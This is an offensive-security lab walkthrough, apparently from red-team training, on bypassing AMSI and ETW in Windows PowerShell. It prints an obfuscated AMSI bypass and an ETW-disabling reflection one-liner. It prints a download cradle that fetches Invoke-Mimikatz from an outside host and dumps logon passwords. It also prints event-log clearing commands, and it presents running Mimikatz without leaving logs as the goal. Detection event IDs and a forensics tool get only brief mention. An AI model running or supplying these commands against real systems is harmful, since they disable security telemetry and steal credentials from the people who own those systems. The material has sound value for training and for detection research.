1. LAB - POWERSHELL, BYPASSING AMSI AND ETW
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times that sample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
1.1 TURN DEFENDER ON
For this lab we will
enable Microsoft Defender- in order to demonstrate howAMSIworks, and how to bypass it.
- Check if
Defenderis turnedONby running thecheckav.ps1script on yourWindowsmachine by opening a PowerShell prompt withAdministratorprivileges:
C:\thev\labs\powershell\av_check.ps1
- The output should be like this:

IMPORTANT: Make sure Real-Time Protection is

enabledand the rest isdisabled- if this is not the case just run the following script, it will configure the right settings.
- On your
Windowsmachine, from a PowerShell prompt withAdministratorprivileges:
C:\thev\labs\powershell\av_enable.ps1
- The output should be like this :
1.2 PREPARING OUR LAB ENVIRONMENT
IMPORTANT:
Close your previous powershell windows as they have been patched in the previous lab - and AMSI won't trigger in this lab otherwise.
-
Before we start let's clear the PowerShell event logs, so there's no noise from before in there. You can do this by opening a PowerShell console and typing the following command:
-
On your
Windowsmachine, open a PowerShell prompt withAdministratorprivileges:
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
We're going to start with a brief AMSI repeater, so we properly understand how it works, and then we'll move on to patching ETW (Event Tracing for Windows) as well. Bypassing AMSI doesn't disable eventlogs - which are useful telemetry for EDR's, SIEM's and UEBA's.
- Now from the same Powershell terminal, run

Mimikatzfrom memory withIEX(Invoke Expression)
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"';
We'll see the script won't execute since AMSI intercepted it before executing and has sent it to Defender that scanned it and determined it as malicious:

Let's have a look at the EventViewer logs - open EventViewer, select "Application and Services Logs", "Microsoft","Windows", "Powershell" and finally "Operational".
OK, so now what? Let's bypass AMSI!
- On your
Windowsmachine, open a PowerShell prompt withAdministratorprivileges and run the obfuscatedAMSI Bypassfrom the previous lab in the same PowerShell terminal:
[Ref].ASseMBly.gETTYPE(('S'+("{1}{0}{2}" -f 's','y','tem.M')+'a'+'nag'+'em'+("{0}{2}{3}{1}"-f'ent','ation.A','.Auto','m')+("{0}{1}" -f'ms','iU')+'ti'+'ls')).getFIeLd((("{0}{1}" -f'ams','iI')+("{0}{1}" -f 'ni','tFa')+("{1}{0}" -f'ed','il')),(("{0}{1}{2}" -f 'N','onPu','bl')+'ic'+','+("{0}{1}"-f 'Sta','tic'))).seTVAlUE(${NU`ll},${t`RUE})

Now let's try that Invoke-MimiKatz again, if all goes well, AMSI should be patched and the script will run:
- From the same Powershell terminal (with the applied
AMSIpatch), runMimiKatzfrom memory withIEX(Invoke Expression)
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"';
Success!!!
We now run into the fact that the powershell event logs are still being generated, and this is telemetry that EDR's, SIEM's and UEBA's use to detect malicious activity.
If you check the powershell logs with eventviewer again, you will see the AMSI bypass and the Invoke-Mimikatz commands logged.
-
A very cool Forensics tool that can analyze PowerShell logs is
PowerShell-Hunter(https://github.com/MHaggis/PowerShell-Hunter) - if we run this on our PowerShell logs it will also flag some suspicious commands. -
Ideally we don't want any of these logs to be generated and thus shutting off the telemetry for security solutions, we can do this by patching ETW (Event Tracing for Windows).
-
Let's clear the PowerShell event logs again before we apply the ETW bypass (remember AMSI is already patched so this ETW bypass doesn't need to be obfuscated):
-
On your
Windowsmachine, open a PowerShell prompt withAdministratorprivileges:
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
DETECTIONS Eventlog 800, 4103, 4104
1.3 BYPASSING ETW IN POWERSHELL
To disable ETW logging in the current PowerShell session, you can use the following PowerShell command. This command uses reflection to modify internal .NET fields that control ETW logging.
- On your
Windowsmachine, open anew PowerShell prompt withAdministratorprivileges:
Below is a one-liner that disables ETW logging in the current PowerShell session:
[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('System.Diagnostics.Eventing.EventProvider').GetField('m_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue($null),0)

This oneliner gets detected by AMSI, so either we patch AMSI first, or we obfuscate this command with Invoke-Obfuscation. It's probably a good idea to obfuscate it anyway (you can do this with Invoke-Obfuscation just like we did with AMSI before), since this is a well-known technique, and running the ETW patch first will disable the ETW logging for the AMSI patch as well, so we won't see any logs from that!

Let's break down what this command does:
[Reflection.Assembly]::LoadWithPartialName('System.Core'):- Loads the
System.Core.dllassembly, containing core .NET classes, includingSystem.Diagnostics.Eventing.EventProvider.
- Loads the
.GetType('System.Diagnostics.Eventing.EventProvider'):- Retrieves the
System.Diagnostics.Eventing.EventProvidertype, responsible for emitting ETW events.
- Retrieves the
.GetField('m_enabled','NonPublic,Instance'):- Retrieves the
m_enabledfield of theEventProviderclass, a non-public instance field that determines whether ETW events are enabled.
- Retrieves the
.SetValue(...):- Sets the value of the
m_enabledfield.
- Sets the value of the
[Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider'):- Retrieves the
System.Management.Automation.Tracing.PSEtwLogProvidertype, a Powershell-specific wrapper around the .NET ETW functionality.
- Retrieves the
.GetField('etwProvider','NonPublic,Static').GetValue($null):- Retrieves the
etwProviderfield of thePSEtwLogProviderclass, a non-public static field holding a reference to theEventProviderinstance used by Powershell.
- Retrieves the
,0:- Sets the
m_enabledfield to0(false), disabling ETW events for the PowershellEventProvider.
- Sets the
We can split this command into multiple lines for better readability:
Below is a diagram that illustrates how this ETW bypass works:

- Powershell uses the .NET
EventProviderclass to generate ETW events. - The
PSEtwLogProviderclass in Powershell acts as a bridge, holding the specificEventProviderinstance used for Powershell logging. - The
m_enabledfield within theEventProviderclass controls whether events are actually emitted. - By using reflection, the code directly accesses and modifies this internal
m_enabledfield, setting it to0. - This prevents the Powershell
EventProviderfrom generating ETW events, effectively bypassing ETW logging for that Powershell process.
Let's demonstrate running the obfuscated AMSI bypass first, then the ETW bypass:
- On your
Windowsmachine, open anew PowerShell prompt withAdministratorprivileges and run the obfuscated AMSI Bypass from the previous lab in the same PowerShell terminal:
cd C:\THEV\Labs\amsi
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
- On your
Windowsmachine, from thesame PowerShell prompt (withAdministrator privileges) run theobfuscated AMSI Bypassfrom the previous lab in the same PowerShell terminal:
[Ref].ASseMBly.gETTYPE(('S'+("{1}{0}{2}" -f 's','y','tem.M')+'a'+'nag'+'em'+("{0}{2}{3}{1}"-f'ent','ation.A','.Auto','m')+("{0}{1}" -f'ms','iU')+'ti'+'ls')).getFIeLd((("{0}{1}" -f'ams','iI')+("{0}{1}" -f 'ni','tFa')+("{1}{0}" -f'ed','il')),(("{0}{1}{2}" -f 'N','onPu','bl')+'ic'+','+("{0}{1}"-f 'Sta','tic'))).seTVAlUE(${NU`ll},${t`RUE})
- Open
ELEXand check the powershell logs - you should see the AMSI bypass in there.

- Now run the
unobfuscatedETW bypass in thesame powershell terminal:
[Reflection.Assembly]::LoadWithPartialName('System.Core').GetType('System.Diagnostics.Eventing.EventProvider').GetField('m_enabled','NonPublic,Instance').SetValue([Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider').GetField('etwProvider','NonPublic,Static').GetValue($null),0)
- Go back to
ELEXand check the powershell logs - you won't see any new events.

- After the ETW patch let's use a simple write-host command to see if it works, and check eventviewer for logs:
write-host "This should not show up in your powershell logs, as ETW is patched!!!"
- Go back to
ELEXand check the powershell logs - you won't see any new events.

Now let's run Mimikatz from memory with IEX (Invoke Expression) again, if all goes well, AMSI and ETW should be patched and the script will run without any logs being generated:
- On your
Windowsmachine, from thesame PowerShell prompt (with the applied ETW and AMSI patches) withAdministrator privileges:
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"privilege::debug" "sekurlsa::logonpasswords"';

Success we bypassed both AMSI and ETW! And succesfully ran Mimikatz from memory, dumping credentials, without any logs being generated!
- Go back to
ELEXand check the powershell logs - you won't see any new events.

Check Defender Log with powershell:
Verify Defender for most recent alerts
Get-WinEvent -FilterHashtable @{ LogName = "Microsoft-Windows-Windows Defender/Operational"; Id = 1116 } -MaxEvents 1
1.4 KEY POINTS
- This ETW bypass method relies on internal .NET implementation details and might break if those details change in future .NET or Powershell versions.
- It only affects the
currentPowershell process - so it's not a system wide change. - It is very effective at disabling the ETW logging from within Powershell.
- This is a user-mode technique - it doesn't require kernel-mode access or drivers.
- This technique is commonly used by malicious actors.
- EDR solutions monitor for this type of activity.
We can can now continue to the next lab where we'll writer our own powershell loader which applies both the AMSI and ETW bypasses before loading any payloads.
CLEANUP
On your Windows machine:
Close all command prompts, andPowerShell windows.